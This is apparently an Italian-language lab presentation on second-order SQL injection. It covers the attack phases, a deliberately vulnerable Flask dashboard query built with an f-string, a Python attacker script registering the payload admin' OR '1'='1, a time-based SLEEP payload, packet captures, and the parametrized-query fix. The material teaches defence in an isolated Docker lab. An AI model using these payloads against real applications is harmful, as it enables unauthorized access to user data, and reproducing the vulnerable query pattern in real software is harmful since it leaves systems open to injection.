

Second-Order SQL Injection

Che cos'è un Second-Order SQL Injection?

A differenza della SQLi classica (First-Order), l'attacco non avviene nel momento in cui l'attaccante invia i dati, ma quando quei dati vengono riutilizzati dall'applicazione in un secondo momento.

Le due fasi dell'attacco:

1. Fase di Iniezione:

- a. L'attaccante inserisce un payload malevolo in un campo che viene salvato nel database (es. registrazione utente o cambio bio).
- b. In questa fase l'applicazione non esegue il codice, lo archivia soltanto come testo "sicuro".

2. Fase di Esecuzione:

- a. Successivamente, l'applicazione recupera quel dato dal database e lo concatena in una nuova query SQL senza sanificarlo.
- b. Il payload si attiva, alterando la logica della query (es. permettendo l'accesso a dati di altri utenti o l'eliminazione di tabella).

Impatto della Second-Order SQLi sulla Triade CIA

L'attacco è una violazione totale della fiducia tra applicazione e database.

1. Riservatezza (Confidentiality)


- a. **Il danno:** Accesso non autorizzato a dati sensibili.
- b. **Scenario:** L'attaccante inietta un payload, che quando rieseguito, estrae record di altri utenti o l'intero database
- c. **Risultato:** Data breach massivo e violazione della privacy

2. Integrità (Integrity)

- a. **Il danno:** Modifica o corruzione dolosa delle informazioni.
- b. **Scenario:** È l'impatto più comune della Second-Order. Un payload memorizzato nel profilo utente può essere usato per eseguire un UPDATE sulla tabella dei privilegi o per cambiare la password dell'amministratore.
- c. **Risultato:** Perdita del controllo sull'autenticità dei dati.

3. Disponibilità (Availability)

- a. **Il danno:** Interruzione del servizio o eliminazione dei dati
- b. **Scenario:** L'iniezione di comandi distruttivi come DROP TABLE o query ricorsive pesanti che mandano il database in timeout (Denial of Service).
- c. **Risultato:** Downtime dell'applicazione e potenziale perdita definitiva di informazioni critiche.



Debolezza e Vulnerabilità

La **debolezza** critica non si trova dove l'input dell'utente viene inizialmente salvato, ma dove viene **riutilizzato** in un secondo momento.

L'applicazione cade nella trappola di considerare "**sicuri**" i dati solo perché provengono dal proprio database, **ignorando** la loro **origine** (l'input dell'utente).

Cosa succede: Il payload malevolo viene trattato come una **stringa** letterale e salvato nel database senza essere eseguito. Questo **previene** una **SQL Injection** di primo ordine e crea un **falso** senso di **sicurezza**.

```
// ...existing code...
def register():
// ...existing code...
    # SAFE: Using parametrized query for INSERT
    query = "INSERT INTO users (username, email, password) VALUES (%s, %s, %s)"
    try:
        cursor.execute(query, (username, email, password))
// ...existing code...
```

Debolezza e Vulnerabilità

La **vulnerabilità** si manifesta nella funzione **dashboard()**

Lo sviluppatore recupera i dati dell'utente con una query sicura, ma poi **costruisce una seconda query** (**unsafe_query**) **concatenando** direttamente lo **username** recuperato.

Vulnerabilità: L'uso di una **f-string** (`f"..."`) per **costruire la query** permette al **payload**, che era inerte nel database, di essere interpretato come **parte** del comando **SQL**, alterandone la **logica** e causando l'**iniezione**.

```
// ...existing code...
def dashboard():
// ...existing code...
    # STEP 1: SAFE - Retrieve user data from database using parametrized query
    safe_query = "SELECT id, username, email FROM users WHERE id = %s"
// ...existing code...
    cursor.execute(safe_query, (user_id,))
    user_data = cursor.fetchone()

    # Il dato malevolo viene recuperato dal DB
    username_from_db = user_data['username']

    # STEP 2: VULNERABLE - Il dato recuperato è usato in una query non sicura
    # Lo sviluppatore assume erroneamente che 'username_from_db' sia sicuro.
    unsafe_query = f"SELECT * FROM users WHERE username = '{username_from_db}'"
    print(f"![ Executing: {unsafe_query}" )

    cursor.execute(unsafe_query)
// ...existing code...
```

Flusso dell'attacco - 1

Introduzione: L'attacco si articola in **tre passaggi** distinti che dimostrano la natura "**second-order**" della vulnerabilità: l'inoculazione del payload, la preparazione tramite login e l'attivazione finale.

Fase 1: L'attaccante si registra al servizio utilizzando un payload SQL come username. Il **database** memorizza la stringa **admin' OR '1'='1** come un semplice username, senza interpretarla come codice.

```
def register_malicious_user():
    """Step 1: Register a user with SQLi payload"""
    print("[*] Step 1: Registering user with malicious payload...")

    # Payload SQL injection
    malicious_username = "admin' OR '1'='1"

    data = {
        "username": malicious_username,
        "email": "attacker@evil.com",
        "password": "hacked123"
    }

    try:
        response = requests.post(f"{VICTIM_URL}/register", data=data, allow_redirects=False)
```

Flusso dell'attacco - 2

Fase 2: L'attaccante effettua il **login** con le credenziali **malevole** appena create. Anche la query di login è parametrizzata e sicura. L'applicazione trova l'utente e crea una **sessione**. In questo modo l'attaccante ottiene una sessione valida. L'applicazione ora "si fida" di questo utente autenticato.

Fase 3: L'attaccante, autenticato, **visita** la pagina della **dashboard**. Questo è il momento in cui la **vulnerabilità** viene **attivata**.

Query Eseguita Effettiva: `SELECT * FROM users WHERE username = 'admin' OR '1'='1'`

La **condizione OR '1'='1'** rende la clausola **WHERE** sempre **vera**, costringendo il database a **restituire tutti i record** della tabella `users`, che vengono poi **mostrati** nella dashboard **dell'attaccante**. L'attacco è completato.

```
// ...existing code...
// Il payload viene recuperato dal DB
username_from_db = user_data['username']

// VULNERABLE: Il payload viene inserito direttamente nella stringa della query
unsafe_query = f"SELECT * FROM users WHERE username = '{username_from_db}'"

cursor.execute(unsafe_query)
results = cursor.fetchall() // Vengono estratti TUTTI gli utenti
// ...existing code...
```

Rischi e Impatto - Le Conseguenze dell'Attacco

1. Fuga di dati sensibili (**Information Disclosure**)

1.1. Come dimostrato dall'attacco, la conseguenza più immediata è l'esposizione completa della tabella users.

2. Escalation dei Privilegi e Furto d'Identità

2.1. L'attaccante, registrandosi come utente comune, ottiene di fatto privilegi di lettura equivalenti a quelli di un amministratore sulla tabella degli utenti.

2.2. Può visualizzare le credenziali dell'utente admin e di qualsiasi altro utente, potendo così impersonarli e accedere ad altre sezioni (potenzialmente) protette dell'applicazione o di altri sistemi che condividono le stesse credenziali.

3. Potenziale Compromissione dell'Integrità dei Dati

3.1. Sebbene la nostra demo si concentri su una query SELECT, una vulnerabilità simile in un punto che esegue UPDATE o DELETE potrebbe essere ancora più devastante.

4. Denial of Service (**DoS**)

4.1. Un attaccante potrebbe iniettare un payload progettato per consumare le risorse del database, rendendo l'applicazione lenta o completamente irraggiungibile per gli utenti legittimi.

4.2. Payload di Esempio (Time-based): admin' AND SLEEP(10)--


Infrastruttura docker

L'intero ambiente di simulazione, composto da tre servizi distinti (db, victim, attacker), è definito e gestito tramite un unico file, docker-compose.yml

1. **db:** un container MySQL che funge da database per l'applicazione.
2. **victim:** Questo servizio esegue l'applicazione web Flask vulnerabile.
3. **attacker:** Questo container contiene gli script Python per lanciare l'attacco.

Docker Compose non si limita a lanciare i container, ma crea una rete virtuale privata per farli comunicare in modo isolato. Ogni servizio ottiene un hostname all'interno di questa rete, semplificando la comunicazione. Questo permette ai container di "vedersi" e comunicare tra loro usando i nomi dei servizi come se fossero dei normali hostname DNS.

Diagramma di rete



Contromisura da applicare


Principio Fondamentale: per prevenire le **SQL Injection** (sia di **primo** che di **secondo** ordine) non bisogna ammettere eccezioni e trattare sempre i dati come non attendibili e usare sempre query parametrizzate, anche quando i dati provengono dal proprio database.

```
// ...existing code...
    # Il dato (potenzialmente malevolo) viene recuperato dal DB
    username_from_db = user_data['username']
    print(f"[+] Retrieved username from DB: {username_from_db}")

    # SICURO: Il dato viene passato come parametro separato.
    # Il driver del DB si occupa di fare l'escaping corretto.
    safe_query = "SELECT * FROM users WHERE username = %s"
    print(f"[!] Executing: {safe_query} with username={username_from_db}")

    cursor.execute(safe_query, (username_from_db,))
    results = cursor.fetchall()
// ...existing code...
```

Diagramma delle sequenze



Dump dei pacchetti - Richiesta legittima

```
10:54:21.775064 IP 192.168.240.4.52252 > 192.168.240.3.8080: Flags [P.], seq 1:221, ack 1, win 251, options [nop,nop,TS val 1853845518 ecr 712275798  
], length 220: HTTP: POST /register HTTP/1.1  
E...I.@.@m7..#J....b\....  
n.p.*twVPOST /register HTTP/1.1  
Host: victim:8080  
User-Agent: python-requests/2.32.5  
Accept-Encoding: gzip, deflate  
Accept: */*  
Connection: keep-alive  
Content-Length: 57  
Content-Type: application/x-www-form-urlencoded  
10:54:21.775067 IP 192.168.240.3.8080 > 192.168.240.4.52252: Flags [.], ack 221, win 249, options [nop,nop,TS val 712275798 ecr 1853845518], length  
0  
E..4.e@.R.....#J..n....a.....  
*twVn.p.  
10:54:21.775081 IP 192.168.240.4.52252 > 192.168.240.3.8080: Flags [P.], seq 221:278, ack 1, win 251, options [nop,nop,TS val 1853845518 ecr 712275798], length 57: HTTP  
E..mI.@.q.....n..#J....a.....  
n.p.*twVusername=Alice&email=alice%40example.com&password=test123
```

Dump dei pacchetti - Risposta dopo il login

```
10:54:21.810547 IP 192.168.240.4.52268 > 192.168.240.3.8080: Flags [P.], seq 1:248, ack 1, win 251, options [nop,nop,TS val 1853845553 ecr 712275833  
], length 247: HTTP: GET /dashboard HTTP/1.1  
E..+4.@@..d.....,....p.sL....bw.....  
n.p1*twyGET /dashboard HTTP/1.1  
Host: victim:8080  
User-Agent: python-requests/2.32.5  
Accept-Encoding: gzip, deflate  
Accept: */*  
Connection: keep-alive  
Cookie: session=eyJ1c2VyX2lkIjoyLCJ1c2VybmcFtZSI6IkFsaWNlIn0.aZWaXQ.mEAWVO-hocVqsMTpDWtMKhua2fA  
10:54:21.810548 IP 192.168.240.3.8080 > 192.168.240.4.52268: Flags [.], ack 248, win 249, options [nop,nop,TS val 712275833 ecr 1853845553], length  
0  
E..4.z@. ....,p.sL.....a.....  
*twyn.p1  
10:54:21.821221 IP 192.168.240.3.8080 > 192.168.240.4.52268: Flags [P.], seq 1:191, ack 248, win 249, options [nop,nop,TS val 712275844 ecr 18538455  
53], length 190: HTTP: HTTP/1.1 200 OK
```

Dump dei pacchetti - Richiesta malevola

```
11:03:23.980326 IP 192.168.240.4.39502 > 192.168.240.3.8080: Flags [P.], seq 1:221, ack 1, win 251, options [nop,nop,TS val 1854387720 ecr 712818000  
], length 220: HTTP: POST /register HTTP/1.1  
E.....@.@@.....N..<..2.^.....b\.....  
n...*|.PPOST /register HTTP/1.1  
Host: victim:8080  
User-Agent: python-requests/2.32.5  
Accept-Encoding: gzip, deflate  
Accept: */*  
Connection: keep-alive  
Content-Length: 80  
Content-Type: application/x-www-form-urlencoded  
11:03:23.980328 IP 192.168.240.3.8080 > 192.168.240.4.39502: Flags [.], ack 221, win 249, options [nop,nop,TS val 712818000 ecr 1854387720], length  
0  
E..409@.@@..1.....N.^<.....a.....  
*|.Pn...  
11:03:23.980336 IP 192.168.240.4.39502 > 192.168.240.3.8080: Flags [P.], seq 221:301, ack 1, win 251, options [nop,nop,TS val 1854387720 ecr 7128180  
00], length 80: HTTP  
E.....@.@@.....N..<....^.....a.....  
n...*|.Pusername=admin%27+OR+%271%27%3D%271&email=attacker%40evil.com&password=hacked123
```

Dump dei pacchetti - Risposta dopo il login

Dopo il login l'attaccante riuscirà ad accedere alla dashboard, che nel caso l'attacco sia andato a buon fine, ci risponderà con una pagina html dove verrà mostrata tutta la lista di utenti nel sistema.

```
<div class="success">
  <strong>... Utenti nel sistema:</strong>
</div>

<table>
  <thead>
    <tr>
      <th>ID</th>
      <th>Username</th>
      <th>Email</th>
      <th>Password</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1</td>
      <td>admin</td>
      <td>admin@demo.local</td>
      <td>admin123</td>
    </tr>
    <tr>
      <td>2</td>
      <td>Alice</td>
      <td>alice@example.com</td>
      <td>test123</td>
    </tr>
    <tr>
      <td>3</td>
      <td>admin' OR ''='</td>
      <td>attacker@evil.com</td>
      <td>hacked123</td>
    </tr>
  </tbody>
</table>
```

Tecnologie e Riferimenti

Backend: Python 3.11 con Flask

Database: MySQL 8.0

Orchestrazione: Docker e Docker Compose

Database: mysql-connector-python

Scripting Attacco: Requests & Beautiful Soup

Riferimenti di Sicurezza e Approfondimenti:

OWASP - SQL Injection Prevention Cheat Sheet:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

PortSwigger - Second-order SQL injection: Spiegazione dettagliata e laboratori pratici dalla Web Security Academy.

<https://portswigger.net/web-security/sql-injection#second-order-sql-injection>